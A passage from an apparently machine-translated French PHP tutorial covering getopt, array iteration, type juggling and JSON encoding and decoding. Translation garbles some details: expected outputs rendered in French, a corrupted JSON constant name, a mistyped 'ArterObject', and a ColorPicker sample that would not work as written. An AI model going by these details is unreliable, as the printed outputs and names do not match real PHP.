  }
  ["c"]=>
  array(2) {
    [0]=>
    string(5) "gamma"
    [1]=>
    bool(false)
  }
  ["delta"]=>
  bool(false)
  ["epsilon"]=>
  string(6) "--zeta"
  ["zeta"]=>
  string(1) "f"
}
```

De cet exemple, on peut voir que:

- Les options individuelles (pas de deux points) portent toujours une valeur booléenne `false` si cette option est activée.
- Si une option est répétée, la valeur respective dans la sortie de `getopt` deviendra un tableau.
- Les options d'argument requises (un deux-points) acceptent un espace ou aucun espace

(comme les options d'argument optionnelles) comme séparateur
- Après un argument qui ne peut être associé à aucune option, les options ne seront pas mappées non plus.

Lire Interface de ligne de commande (CLI) en ligne:
https://riptutorial.com/fr/php/topic/2880/interface-de-ligne-de-commande--cli-

Chapitre 47: Itération de tableau

Syntaxe

- pour ($ i = 0; $ i <count ($ array); $ i ++) {incremental_iteration (); }
- for ($ i = count ($ array) - 1; $ i> = 0; $ i--) {reverse_iteration (); }
- foreach ($ data en $ datum) {}
- foreach ($ data en tant que $ key => $ datum) {}
- foreach ($ data as & $ datum) {}

Remarques

Comparaison de méthodes pour itérer un tableau

Méthode	Avantage
`foreach`	La méthode la plus simple pour itérer un tableau.
`foreach` par référence	Méthode simple pour itérer et modifier les éléments d'un tableau.
`for` avec index incrémental	Permet d'itérer le tableau dans une séquence libre, par exemple en sautant ou en inversant plusieurs éléments
Pointeurs de tableau internes	Il n'est plus nécessaire d'utiliser une boucle (pour pouvoir itérer une fois chaque appel de fonction, signal reçu, etc.)

Examples

Itérer plusieurs tableaux ensemble

Parfois, deux tableaux de même longueur doivent être itérés ensemble, par exemple:

```
$people = ['Tim', 'Tony', 'Turanga'];
$foods = ['chicken', 'beef', 'slurm'];
```

`array_map` est le moyen le plus simple d'y parvenir:

```
array_map(function($person, $food) {
    return "$person likes $food\n";
}, $people, $foods);
```

qui produira:

```
Tim likes chicken
Tony likes beef
Turanga likes slurm
```

Cela peut être fait via un index commun:

```
assert(count($people) === count($foods));
for ($i = 0; $i < count($people); $i++) {
    echo "$people[$i] likes $foods[$i]\n";
}
```

Si les deux tableaux n'ont pas les clés incrémentielles, `array_values($array)[$i]` peut être utilisé pour remplacer `$array[$i]` .

Si les deux tableaux ont le même ordre de clés, vous pouvez également utiliser une boucle foreach-with-key sur l'un des tableaux:

```
foreach ($people as $index => $person) {
    $food = $foods[$index];
    echo "$person likes $food\n";
}
```

Les tableaux séparés ne peuvent être mis en boucle que s'ils ont la même longueur et ont le même nom de clé. Cela signifie que si vous ne fournissez pas de clé et que celles-ci sont numérotées, tout ira bien ou si vous nommez les clés et les mettez dans le même ordre dans chaque tableau.

Vous pouvez également utiliser `array_combine` .

```
$combinedArray = array_combine($people, $foods);
// $combinedArray = ['Tim' => 'chicken', 'Tony' => 'beef', 'Turanga' => 'slurm'];
```

Ensuite, vous pouvez parcourir ceci en procédant comme avant:

```
foreach ($combinedArray as $person => $meal) {
    echo "$person likes $meal\n";
}
```

Utilisation d'un index incrémentiel

Cette méthode fonctionne en incrémentant un entier de 0 au plus grand index du tableau.

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = 0; $i < count($colors); $i++) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

Cela permet également d'itérer un tableau dans l'ordre inverse sans utiliser `array_reverse` , ce qui

peut entraîner une surcharge si le tableau est volumineux.

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = count($colors) - 1; $i >= 0; $i--) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

Vous pouvez ignorer ou rembobiner l'index facilement en utilisant cette méthode.

```
$array = ["alpha", "beta", "gamma", "delta", "epsilon"];
for ($i = 0; $i < count($array); $i++) {
    echo $array[$i], PHP_EOL;
    if ($array[$i] === "gamma") {
        $array[$i] = "zeta";
        $i -= 2;
    } elseif ($array[$i] === "zeta") {
        $i++;
    }
}
```

Sortie:

```
alpha
beta
gamma
beta
zeta
epsilon
```

Pour les tableaux sans index incrémentiel (y compris les tableaux avec des index dans l'ordre inverse, par exemple `[1 => "foo", 0 => "bar"]` , `["foo" => "f", "bar" => "b"]`), cela ne peut pas être fait directement. `array_values` ou `array_keys` peuvent être utilisés à la place:

```
$array = ["a" => "alpha", "b" => "beta", "c" => "gamma", "d" => "delta"];
$keys = array_keys($array);
for ($i = 0; $i < count($array); $i++) {
    $key = $keys[$i];
    $value = $array[$key];
    echo "$value is $key\n";
}
```

Utilisation de pointeurs de tableau internes

Chaque instance de tableau contient un pointeur interne. En manipulant ce pointeur, différents éléments d'un tableau peuvent être extraits du même appel à des moments différents.

En utilisant `each`

Chaque appel à `each()` renvoie la clé et la valeur de l'élément de tableau en cours et incrémente le pointeur de tableau interne.

```
$array = ["f" => "foo", "b" => "bar"];
while (list($key, $value) = each($array)) {
    echo "$value begins with $key";
}
```

Utiliser next

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (($value = next($array)) !== false) {
    echo "$value\n";
}
```

Notez que cet exemple suppose qu'aucun élément du tableau n'est identique à booléen `false` . Pour éviter une telle hypothèse, utilisez la `key` pour vérifier si le pointeur interne a atteint la fin du tableau:

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (key($array) !== null) {
    echo current($array) . PHP_EOL;
    next($array);
}
```

Cela facilite également l'itération d'un tableau sans boucle directe:

```
class ColorPicker {
    private $colors = ["#FF0064", "#0064FF", "#64FF00", "#FF6400", "#00FF64", "#6400FF"];
    public function nextColor() : string {
        $result = next($colors);
        // if end of array reached
        if (key($colors) === null) {
            reset($colors);
        }
        return $result;
    }
}
```

Utiliser foreach

Boucle directe

```
foreach ($colors as $color) {
    echo "I am the color $color<br>";
}
```

Boucle avec les clés

```
$foods = ['healthy' => 'Apples', 'bad' => 'Ice Cream'];
```

```
foreach ($foods as $key => $food) {
    echo "Eating $food is $key";
}
```

Boucle par référence

Dans les boucles `foreach` dans les exemples ci-dessus, la modification directe de la valeur (`$color` ou `$food`) ne change pas sa valeur dans le tableau. L'opérateur `&` est requis pour que la valeur soit un pointeur de référence sur l'élément du tableau.

```
$years = [2001, 2002, 3, 4];
foreach ($years as &$year) {
    if ($year < 2000) $year += 2000;
}
```

Ceci est similaire à:

```
$years = [2001, 2002, 3, 4];
for($i = 0; $i < count($years); $i++) { // these two lines
    $year = &$years[$i];                // are changed to foreach by reference
    if($year < 2000) $year += 2000;
}
```

Concurrence

Les tableaux PHP peuvent être modifiés de quelque manière que ce soit pendant l'itération sans problèmes de concurrence (contrairement à la `List` Java par exemple). Si le tableau est itéré par référence, les itérations ultérieures seront affectées par les modifications apportées au tableau. Sinon, les modifications apportées au tableau n'affecteront pas les itérations ultérieures (comme si vous répétiez une copie du tableau). Comparer le bouclage par valeur:

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => $value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Sortie:

```
0 => 1
2 => 3
4 => 5
6 => 7
```

Mais si le tableau est itéré avec référence,

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => &$value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Sortie:

```
0 => 1
2 => 3
6 => 17
```

L'ensemble valeur-clé de `4 => 5` n'est plus itéré et `6 => 7` est remplacé par `6 => 17` .

Utiliser ArterObject Iterator

Le arrayiterator de PHP vous permet de modifier et de désactiver les valeurs tout en itérant sur des tableaux et des objets.

Exemple:

```
$array = ['1' => 'apple', '2' => 'banana', '3' => 'cherry'];

$arrayObject = new ArrayObject($array);

$iterator = $arrayObject->getIterator();

for($iterator; $iterator->valid(); $iterator->next()) {
    echo $iterator->key() . ' => ' . $iterator->current() . "</br>";
}
```

Sortie:

```
1 => apple
2 => banana
3 => cherry
```

Lire Itération de tableau en ligne: https://riptutorial.com/fr/php/topic/5727/iteration-de-tableau

Chapitre 48: Jonglerie de type et questions de comparaison non strictes

Examples

Qu'est-ce que la jonglerie de type?

PHP est un langage vaguement typé. Cela signifie que, par défaut, les opérandes d'une expression ne sont pas du même type (ou compatibles). Par exemple, vous pouvez ajouter un numéro à une chaîne et vous attendre à ce qu'il fonctionne.

```
var_dump ("This is example number " . 1);
```

Le résultat sera:

    string (24) "Ceci est l'exemple numéro 1"

PHP accomplit cela en lançant automatiquement des types de variables incompatibles dans des types permettant à l'opération demandée d'avoir lieu. Dans le cas ci-dessus, il convertit le littéral entier 1 en une chaîne, ce qui signifie qu'il peut être concaténé sur le littéral chaîne précédent. C'est ce qu'on appelle le jonglage de type. Ceci est une fonctionnalité très puissante de PHP, mais c'est aussi une fonctionnalité qui peut vous amener à beaucoup de tracas si vous n'en avez pas conscience et peut même entraîner des problèmes de sécurité.

Considérer ce qui suit:

```
if (1 == $variable) {
    // do something
}
```

L'intention semble être que le programmeur vérifie qu'une variable a la valeur 1. Mais que se passe-t-il si $ variable a une valeur de "1 et demi" à la place? La réponse pourrait vous surprendre.

```
$variable = "1 and a half";
var_dump (1 == $variable);
```

Le résultat est:

    bool (vrai)

Pourquoi est-ce arrivé? C'est parce que PHP s'est rendu compte que la chaîne "1 et demi" n'est pas un entier, mais il doit être pour le comparer à un entier 1. Au lieu d'échouer, PHP lance la jonglerie et tente de convertir la variable en entier. Cela se fait en prenant tous les caractères au début de la chaîne qui peuvent être convertis en entier et en les lançant. Il s'arrête dès qu'il

rencontre un personnage qui ne peut pas être traité comme un nombre. Par conséquent, "1 et demi" est converti en entier 1.

Certes, ceci est un exemple très artificiel, mais il sert à démontrer le problème. Les quelques exemples suivants couvriront certains cas où j'ai rencontré des erreurs causées par le type de jonglage qui s'est produit dans un logiciel réel.

Lecture d'un fichier

Lors de la lecture d'un fichier, nous voulons être en mesure de savoir quand nous avons atteint la fin de ce fichier. Sachant que `fgets()` renvoie false à la fin du fichier, nous pouvons l'utiliser comme condition pour une boucle. Toutefois, si les données renvoyées par la dernière lecture se révèlent être des valeurs booléennes `false` , la boucle de lecture du fichier peut se terminer prématurément.

```
$handle = fopen ("/path/to/my/file", "r");

if ($handle === false) {
    throw new Exception ("Failed to open file for reading");
}

while ($data = fgets($handle)) {
    echo ("Current file line is $data\n");
}

fclose ($handle);
```

Si le fichier en cours de lecture contient une ligne vide, le `while` en boucle sera terminée à ce moment - là, parce que la chaîne vide est évaluée comme booléen `false` .

Au lieu de cela, nous pouvons vérifier explicitement la valeur booléenne `false` , en utilisant des opérateurs d'égalité stricte :

```
while (($data = fgets($handle)) !== false) {
    echo ("Current file line is $data\n");
}
```

Notez que ceci est un exemple artificiel; Dans la vraie vie, nous utiliserions la boucle suivante:

```
while (!feof($handle)) {
    $data = fgets($handle);
    echo ("Current file line is $data\n");
}
```

Ou remplacer le tout par:

```
$filedata = file("/path/to/my/file");
foreach ($filedata as $data) {
    echo ("Current file line is $data\n");
}
```

Changer de surprise

Les instructions de commutation utilisent une comparaison non stricte pour déterminer les correspondances. Cela peut entraîner de mauvaises surprises . Par exemple, considérez l'instruction suivante:

```
switch ($name) {
    case 'input 1':
        $mode = 'output_1';
        break;
    case 'input 2':
        $mode = 'output_2';
        break;
    default:
        $mode = 'unknown';
        break;
}
```

Ceci est une instruction très simple et fonctionne comme prévu lorsque `$name` est une chaîne, mais peut provoquer des problèmes sinon. Par exemple, si `$name` est un entier `0` , la jonglerie se produira pendant la comparaison. Cependant, c'est la valeur littérale dans l'instruction case qui est jonglée, pas la condition dans l'instruction switch. La chaîne `"input 1"` est convertie en entier `0` qui correspond à la valeur d'entrée de l'entier `0` . Le résultat de ceci est que si vous fournissez une valeur de `0` , le premier cas est toujours exécuté.

Il y a quelques solutions à ce problème:

Coulée explicite

La valeur peut être transtypée en chaîne avant la comparaison:

```
switch ((string)$name) {
...
}
```

Ou une fonction connue pour renvoyer une chaîne peut également être utilisée:

```
switch (strval($name)) {
...
}
```

Ces deux méthodes garantissent que la valeur est du même type que la valeur dans les instructions de `case` .

Eviter l' `switch`

L'utilisation d'une instruction `if` nous permettra de contrôler la manière dont la comparaison est effectuée, ce qui nous permet d'utiliser des opérateurs de comparaison stricts :

```
if ($name === "input 1") {
    $mode = "output_1";
} elseif ($name === "input 2") {
    $mode = "output_2";
} else {
    $mode = "unknown";
}
```

Dactylographie stricte

Depuis PHP 7.0, certains des effets néfastes de la jonglerie de type peuvent être atténués par un typage strict . En incluant cette `declare` déclaration comme la première ligne du fichier, PHP appliquera les déclarations de type de paramètres et retourner les déclarations de type en lançant une `TypeError` exception.

```
declare(strict_types=1);
```

Par exemple, ce code, utilisant des définitions de type de paramètre, lancera une exception `TypeError` de type `TypeError` lors de l'exécution:

```
<?php
declare(strict_types=1);

function sum(int $a, int $b) {
    return $a + $b;
}

echo sum("1", 2);
```

De même, ce code utilise une déclaration de type retour; il jettera aussi une exception s'il essaie de renvoyer autre chose qu'un entier:

```
<?php
declare(strict_types=1);

function returner($a): int {
    return $a;
}

returner("this is a string");
```

Lire Jonglerie de type et questions de comparaison non strictes en ligne: https://riptutorial.com/fr/php/topic/2758/jonglerie-de-type-et-questions-de-comparaison-non-strictes

Chapitre 49: JSON

Introduction

JSON (JavaScript Object Notation) est un moyen indépendant de la plate-forme et de la langue de sérialiser les objets en texte brut. Comme il est souvent utilisé sur le Web, de même que PHP, il existe une extension de base pour travailler avec JSON en PHP.

Syntaxe

- string json_encode (mixed $ value [, int $ options = 0 [, int $ depth = 512]])
- mixed json_decode (string $ json [, bool $ assoc = false [, int $ depth = 512 [, int $ options = 0]]]

Paramètres

Paramètre	Détails
json_encode	-
valeur	La valeur en cours de codage Peut être n'importe quel type sauf une ressource. Toutes les données de chaîne doivent être codées en UTF-8.
options	Bitmask constitué de JSON_HEX_QUOT, JSON_HEX_TAG, JSON_HEX_AMP, JSON_HEX_APOS, JSON_NUMERIC_CHECK, JSON_PRETTY_PRINT, JSON_UNESCAPED_SLASHES, JSON_FORCE_OBJECT, JSON_PRESERVE_ZERO_FRACTION, JSON_UNESCAPED_UNICODE, JSON_UNESCAPED_UNICODE, JSON_UNTIAP_ALCODE. Le comportement de ces constantes est décrit sur la page des constantes JSON .
profondeur	Définissez la profondeur maximale. Doit être supérieur à zéro.
json_decode	-
json	La chaîne json étant décodée. Cette fonction ne fonctionne qu'avec les chaînes codées UTF-8.
assoc	La fonction devrait-elle retourner un tableau associatif au lieu d'objets.
options	Bitmask des options de décodage JSON. Actuellement, seul JSON_BIGINT_AS_STRING est pris en charge (par défaut, les gros entiers sont utilisés comme flottants)

Remarques

- **Le** traitement par **json_decode** de JSON invalide est très flou, et il est très difficile de déterminer de manière fiable si le décodage a réussi, json_decode renvoie null pour une entrée non valide, même si null est également un objet parfaitement valide pour que JSON le décode. **Pour éviter de tels problèmes, vous devez toujours appeler json_last_error chaque fois que vous l'utilisez.**

Examples

Décoder une chaîne JSON

La fonction `json_decode()` prend comme premier paramètre une chaîne codée JSON et l'analyse en une variable PHP.

En règle générale, `json_decode()` renvoie un **objet de \ stdClass** si l'élément de niveau supérieur de l'objet JSON est un dictionnaire ou un **tableau indexé** si l'objet JSON est un tableau. Il renverra également des valeurs scalaires ou `NULL` pour certaines valeurs scalaires, telles que des chaînes simples, `"true"` , `"false"` et `"null"` . Il renvoie également `NULL` sur toute erreur.

```
// Returns an object (The top level item in the JSON string is a JSON dictionary)
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$object = json_decode($json_string);
printf('Hello %s, You are %s years old.', $object->name, $object->age);
#> Hello Jeff, You are 20 years old.

// Returns an array (The top level item in the JSON string is a JSON array)
$json_string = '["Jeff", 20, true, ["red", "blue"]]';
$array = json_decode($json_string);
printf('Hello %s, You are %s years old.', $array[0], $array[1]);
```

Utilisez `var_dump()` pour afficher les types et les valeurs de chaque propriété sur l'objet que nous avons décodé ci-dessus.

```
// Dump our above $object to view how it was decoded
var_dump($object);
```

Sortie (notez les types de variables):

```
class stdClass#2 (4) {
 ["name"] => string(4) "Jeff"
 ["age"] => int(20)
 ["active"] => bool(true)
 ["colors"] =>
   array(2) {
     [0] => string(3) "red"
     [1] => string(4) "blue"
   }
}
```

Note: Les **types de** variables dans JSON ont été convertis en équivalent PHP.

Pour renvoyer un tableau associatif pour les objets JSON au lieu de renvoyer un objet, transmettez `true` comme second paramètre à `json_decode()` .

```
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$array = json_decode($json_string, true); // Note the second parameter
var_dump($array);
```

Sortie (notez la structure associative du tableau):

```
array(4) {
  ["name"] => string(4) "Jeff"
  ["age"] => int(20)
  ["active"] => bool(true)
  ["colors"] =>
  array(2) {
    [0] => string(3) "red"
    [1] => string(4) "blue"
  }
}
```

Le second paramètre (`$assoc`) n'a aucun effet si la variable à retourner n'est pas un objet.

Remarque: Si vous utilisez le paramètre `$assoc` , vous perdrez la distinction entre un tableau vide et un objet vide. Cela signifie que l'exécution de `json_encode()` sur votre sortie décodée entraînera une structure JSON différente.

Si la chaîne JSON a une "profondeur" de plus de 512 éléments (*20 éléments dans les versions antérieures à 5.2.3, ou 128 dans la version 5.2.3*) en récursivité, la fonction `json_decode()` renvoie `NULL` . Dans les versions 5.3 ou ultérieures, cette limite peut être contrôlée en utilisant le troisième paramètre (`$depth`), comme indiqué ci-dessous.

Selon le manuel:

> PHP implémente un sur-ensemble de JSON tel que spécifié dans l'original »RFC 4627 - il va également encoder et décoder les types scalaires et NULL. La RFC 4627 prend uniquement en charge ces valeurs lorsqu'elles sont imbriquées dans un tableau ou un objet. Bien que ce sur-ensemble soit cohérent avec la définition étendue du "texte JSON" dans la nouvelle RFC 7159 (qui remplace les RFC 4627) et ECMA-404 , cela peut entraîner des problèmes d'interopérabilité avec les anciens analyseurs JSON qui respectent strictement la RFC 4627 encoder une seule valeur scalaire.

Cela signifie que, par exemple, une chaîne simple sera considérée comme un objet JSON valide en PHP:

```
$json = json_decode('"some string"', true);
var_dump($json, json_last_error_msg());
```

Sortie:

```
string(11) "some string"
string(8) "No error"
```

Mais les chaînes simples, pas dans un tableau ou un objet, ne font pas partie de la norme RFC 4627 . En conséquence, des vérificateurs en ligne tels que JSLint , JSON Formatter & Validator (en mode RFC 4627) vous donneront une erreur.

Il existe un troisième paramètre `$depth` pour la profondeur de la récursivité (la valeur par défaut est `512`), ce qui signifie la quantité d'objets imbriqués à l'intérieur de l'objet d'origine à décoder.

Il y a un quatrième paramètre `$options` . Il n'accepte actuellement qu'une seule valeur, `JSON_BIGINT_AS_STRING` . Le comportement par défaut (qui omet cette option) est de convertir les grands entiers en flottants au lieu de chaînes.

> Les variantes non majuscules non valides des littéraux true, false et null ne sont plus acceptées comme entrées valides.

Donc, cet exemple:

```
var_dump(json_decode('tRue'), json_last_error_msg());
var_dump(json_decode('tRUe'), json_last_error_msg());
var_dump(json_decode('tRUE'), json_last_error_msg());
var_dump(json_decode('TRUe'), json_last_error_msg());
var_dump(json_decode('TRUE'), json_last_error_msg());
var_dump(json_decode('true'), json_last_error_msg());
```

Avant PHP 5.6:

```
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
```

Et après:

```
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
```

```
NULL
string(12) "Syntax error"
bool(true)
string(8) "No error"
```

Un comportement similaire se produit pour `false` et `null` .

Notez que `json_decode()` renverra `NULL` si la chaîne ne peut pas être convertie.

```
$json = "{'name': 'Jeff', 'age': 20 }" ;  // invalid json

$person = json_decode($json);
echo $person->name;    //  Notice: Trying to get property of non-object: returns null
echo json_last_error();
#  4 (JSON_ERROR_SYNTAX)
echo json_last_error_msg();
#  unexpected character
```

Il n'est pas sûr de ne compter que sur la valeur de retour `NULL` pour détecter les erreurs. Par exemple, si la chaîne JSON ne contient rien d'autre que `"null"` , `json_decode()` renverra `null` , même si aucune erreur ne s'est produite.

Encodage d'une chaîne JSON

La fonction `json_encode` convertira un tableau PHP (ou, depuis PHP 5.4, un objet implémentant l'interface `JsonSerializable`) en une chaîne codée JSON. Il retourne une chaîne codée JSON en cas de succès ou FALSE si une erreur survient.

```
$array = [
    'name' => 'Jeff',
    'age' => 20,
    'active' => true,
    'colors' => ['red', 'blue'],
    'values' => [0=>'foo', 3=>'bar'],
];
```

Lors de l'encodage, les types de données PHP string, integer et boolean sont convertis en leur équivalent JSON. Les tableaux associatifs sont codés en tant qu'objets JSON et, lorsqu'ils sont appelés avec des arguments par défaut, les tableaux indexés sont codés en tant que tableaux JSON. (Sauf si les clés de tableau ne sont pas une séquence numérique continue commençant à 0, auquel cas le tableau sera codé en tant qu'objet JSON.)

```
echo json_encode($array);
```

Sortie:

```
{"name":"Jeff","age":20,"active":true,"colors":["red","blue"],"values":{"0":"foo","3":"bar"}}
```

Arguments

Depuis PHP 5.3, le second argument de `json_encode` est un masque de bits pouvant être un ou plusieurs des suivants.

Comme avec tout masque de bits, ils peuvent être combinés avec l'opérateur OU binaire `|` .

PHP 5.x 5.3

`JSON_FORCE_OBJECT`

Force la création d'un objet au lieu d'un tableau

```
$array = ['Joel', 23, true, ['red', 'blue']];
echo json_encode($array);
echo json_encode($array, JSON_FORCE_OBJECT);
```

Sortie:

```
["Joel",23,true,["red","blue"]]
{"0":"Joel","1":23,"2":true,"3":{"0":"red","1":"blue"}}
```

`JSON_HEX_TAG` , **`JSON_HEX_AMP`** , **`JSON_HEX_APOS`** , **`JSON_HEX_QUOT`**

Assure les conversions suivantes lors de l'encodage:

Constant	Contribution	Sortie
JSON_HEX_TAG	<	\u003C
JSON_HEX_TAG	>	\u003E
JSON_HEX_AMP	&	\u0026
JSON_HEX_APOS	'	\u0027
JSON_HEX_QUOT	"	\u0022

```
$array = ["tag"=>"<>", "amp"=>"&", "apos"=>"'", "quot"=>"\""];
echo json_encode($array);
echo json_encode($array, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT);
```

Sortie:

```
{"tag":"<>","amp":"&","apos":"'","quot":"\""}
{"tag":"\u003C\u003E","amp":"\u0026","apos":"\u0027","quot":"\u0022"}
```

PHP 5.x 5.3

JSON_NUMERIC_CHECK

Garantit que les chaînes numériques sont converties en nombres entiers.

```
$array = ['23452', 23452];
echo json_encode($array);
echo json_encode($array, JSON_NUMERIC_CHECK);
```

Sortie:

```
["23452",23452]
[23452,23452]
```

PHP 5.x 5.4

JSON_PRETTY_PRINT

Rend le JSON facilement lisible

```
$array = ['a' => 1, 'b' => 2, 'c' => 3, 'd' => 4];
echo json_encode($array);
echo json_encode($array, JSON_PRETTY_PRINT);
```

Sortie:

```
{"a":1,"b":2,"c":3,"d":4}
{
    "a": 1,
    "b": 2,
    "c": 3,
    "d": 4
}
```

JSON_UNESCAPED_SLASHES

Comprend non échappés `/` slashs dans la sortie

```
$array = ['filename' => 'example.txt', 'path' => '/full/path/to/file/'];
echo json_encode($array);
echo json_encode($array, JSON_UNESCAPED_SLASHES);
```

Sortie:

```
{"filename":"example.txt","path":"\/full\/path\/to\/file"}
{"filename":"example.txt","path":"/full/path/to/file"}
```

JSON_UNESCAPED_UNICODE

Inclut des caractères encodés en UTF8 dans la sortie au lieu de chaînes codées `\u` encodées

```
$blues = ["english"=>"blue", "norwegian"=>"blå", "german"=>"blau"];
echo json_encode($blues);
echo json_encode($blues, JSON_UNESCAPED_UNICODE);
```

Sortie:

```
{"english":"blue","norwegian":"bl\u00e5","german":"blau"}
{"english":"blue","norwegian":"blå","german":"blau"}
```

PHP 5.x 5.5

JSON_PARTIAL_OUTPUT_ON_ERROR

Permet au codage de continuer si des valeurs non codables sont rencontrées.

```
$fp = fopen("foo.txt", "r");
$array = ["file"=>$fp, "name"=>"foo.txt"];
echo json_encode($array); // no output
echo json_encode($array, JSON_PARTIAL_OUTPUT_ON_ERROR);
```

Sortie:

```
{"file":null,"name":"foo.txt"}
```

PHP 5.x 5.6

JSON_PRESERVE_ZERO_FRACTION

S'assure que les flottants sont toujours codés comme des flottants.

```
$array = [5.0, 5.5];
echo json_encode($array);
echo json_encode($array, JSON_PRESERVE_ZERO_FRACTION);
```

Sortie:

```
[5,5.5]
[5.0,5.5]
```

PHP 7.x 7.1

JSON_UNESCAPED_LINE_TERMINATORS

Utilisé avec `JSON_UNESCAPED_UNICODE` , revient au comportement des anciennes versions de PHP et *n'échappe pas* aux caractères U + 2028 LINE SEPARATOR et U + 2029 PARAGRAPH SEPARATOR. Bien que valide en JSON, ces caractères ne sont pas valides en JavaScript. Le comportement par défaut de `JSON_UNESCAPED_UNICODE` a `JSON_UNESCAPED_UNICODE` été modifié dans la version 7.1.

```
$array = ["line"=>"\xe2\x80\xa8", "paragraph"=>"\xe2\x80\xa9"];
```

```
echo json_encode($array, JSON_UNESCAPED_UNICODE);
echo json_encode($array, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_LINE_TERMINATORS);
```

Sortie:

```
{"line":"\u2028","paragraph":"\u2029"}
{"line":"
","paragraph":"
"}
```

Débogage des erreurs JSON

Si `json_encode` ou `json_decode` pas la chaîne fournie, elle retournera `false` . PHP lui-même ne générera pas d'erreurs ou d'avertissements quand cela se produira , il incombe à l'utilisateur d'utiliser les fonctions json_last_error () et json_last_error_msg () pour vérifier si une erreur s'est produite et d'agir en conséquence (déboguer, afficher un message d'erreur) , etc.).

L'exemple suivant montre une erreur courante lors de l'utilisation de JSON, à savoir un échec de décodage / encodage d'une chaîne JSON *(dû au passage d'une chaîne de caractères codée UTF-8 incorrecte, par exemple)* .

```
// An incorrectly formed JSON string
$jsonString = json_encode("{'Bad JSON':\xB1\x31}");

if (json_last_error() != JSON_ERROR_NONE) {
    printf("JSON Error: %s", json_last_error_msg());
}

#> JSON Error: Malformed UTF-8 characters, possibly incorrectly encoded
```

json_last_error_msg

`json_last_error_msg()` renvoie un message lisible par l'homme de la dernière erreur survenue lors de la tentative d'encodage / décodage d'une chaîne.

- Cette fonction **retournera toujours une chaîne** , même si aucune erreur ne s'est produite. La chaîne de *non-erreur* par défaut est `No Error`
- Il renverra `false` si une autre erreur (inconnue) s'est produite
- Attention lors de l'utilisation de ce type de boucles, json_last_error_msg sera remplacé à chaque itération.

Vous ne devez utiliser cette fonction que pour afficher le message et **non** pour le tester dans les instructions de contrôle.

```
// Don't do this:
if (json_last_error_msg()){} // always true (it's a string)
if (json_last_error_msg() != "No Error"){} // Bad practice

// Do this: (test the integer against one of the pre-defined constants)
if (json_last_error() != JSON_ERROR_NONE) {
    // Use json_last_error_msg to display the message only, (not test against it)
    printf("JSON Error: %s", json_last_error_msg());
```

```
}
```

Cette fonction n'existe pas avant PHP 5.5. Voici une implémentation de polyfill:

```
if (!function_exists('json_last_error_msg')) {
    function json_last_error_msg() {
        static $ERRORS = array(
            JSON_ERROR_NONE => 'No error',
            JSON_ERROR_DEPTH => 'Maximum stack depth exceeded',
            JSON_ERROR_STATE_MISMATCH => 'State mismatch (invalid or malformed JSON)',
            JSON_ERROR_CTRL_CHAR => 'Control character error, possibly incorrectly encoded',
            JSON_ERROR_SYNTAX => 'Syntax error',
            JSON_ERROR_UTF8 => 'Malformed UTF-8 characters, possibly incorrectly encoded'
        );

        $error = json_last_error();
        return isset($ERRORS[$error]) ? $ERRORS[$error] : 'Unknown error';
    }
}
```

json_last_error

`json_last_error()` renvoie un **entier** mappé à l'une des constantes prédéfinies fournies par PHP.

Constant	Sens
JSON_ERROR_NONE	Aucune erreur ne s'est produite
JSON_ERROR_DEPTH	La profondeur maximale de la pile a été dépassée
JSON_ERROR_STATE_MISMATCH	JSON invalide ou mal formé
JSON_ERROR_CTRL_CHAR	Erreur de caractère de contrôle, éventuellement mal encodée
JSON_ERROR_SYNTAX	Erreur de syntaxe *(depuis PHP 5.3.3)*
JSON_ERROR_UTF8	Caractères UTF-8 mal formés, éventuellement mal encodés *(depuis PHP 5.5.0)*
JSON_ERROR_RECURSION	Une ou plusieurs références récursives dans la valeur à coder
JSON_ERROR_INF_OR_NAN	Une ou plusieurs valeurs NAN ou INF dans la valeur à coder
JSON_ERROR_UNSUPPORTED_TYPE	Une valeur d'un type qui ne peut pas être encodé a été donnée

Utilisation de JsonSerializable dans un objet

PHP 5.x 5.4

Lorsque vous créez des API REST, vous devrez peut-être réduire les informations d'un objet à transmettre à l'application cliente. À cette fin, cet exemple illustre l'utilisation de l'interface

`JsonSerialiazble` .

Dans cet exemple, la classe `User` étend en fait un objet de modèle de base de données d'un ORM hypotétique.

```
class User extends Model implements JsonSerializable {
    public $id;
    public $name;
    public $surname;
    public $username;
    public $password;
    public $email;
    public $date_created;
    public $date_edit;
    public $role;
    public $status;

    public function jsonSerialize() {
        return [
            'name' => $this->name,
            'surname' => $this->surname,
            'username' => $this->username
        ];
    }
}
```

Ajoutez l'implémentation `JsonSerializable` à la classe en fournissant la méthode `jsonSerialize()` .

```
public function jsonSerialize()
```

Maintenant, dans votre contrôleur d'application ou votre script, en passant l'objet User à `json_encode()` vous obtiendrez le tableau `jsonSerialize()` méthode `jsonSerialize()` au lieu de l'intégralité de l'objet.

```
json_encode($User);
```

Reviendra:

```
{"name":"John", "surname":"Doe", "username" : "TestJson"}
```

---

exemple de propriétés

Cela réduira à la fois la quantité de données renvoyée par un noeud final RESTful et permettra d'exclure les propriétés d'objet d'une représentation json.

Utilisation de propriétés privées et protégées avec `json_encode()`

Pour éviter d'utiliser JsonSerializable, il est également possible d'utiliser des propriétés privées ou protégées pour masquer les informations de classe à partir de la sortie `json_encode()` . Il n'est alors

pas nécessaire que la classe implémente \ JsonSerializable.

> La fonction json_encode () encode uniquement les propriétés publiques d'une classe en JSON.

```
<?php

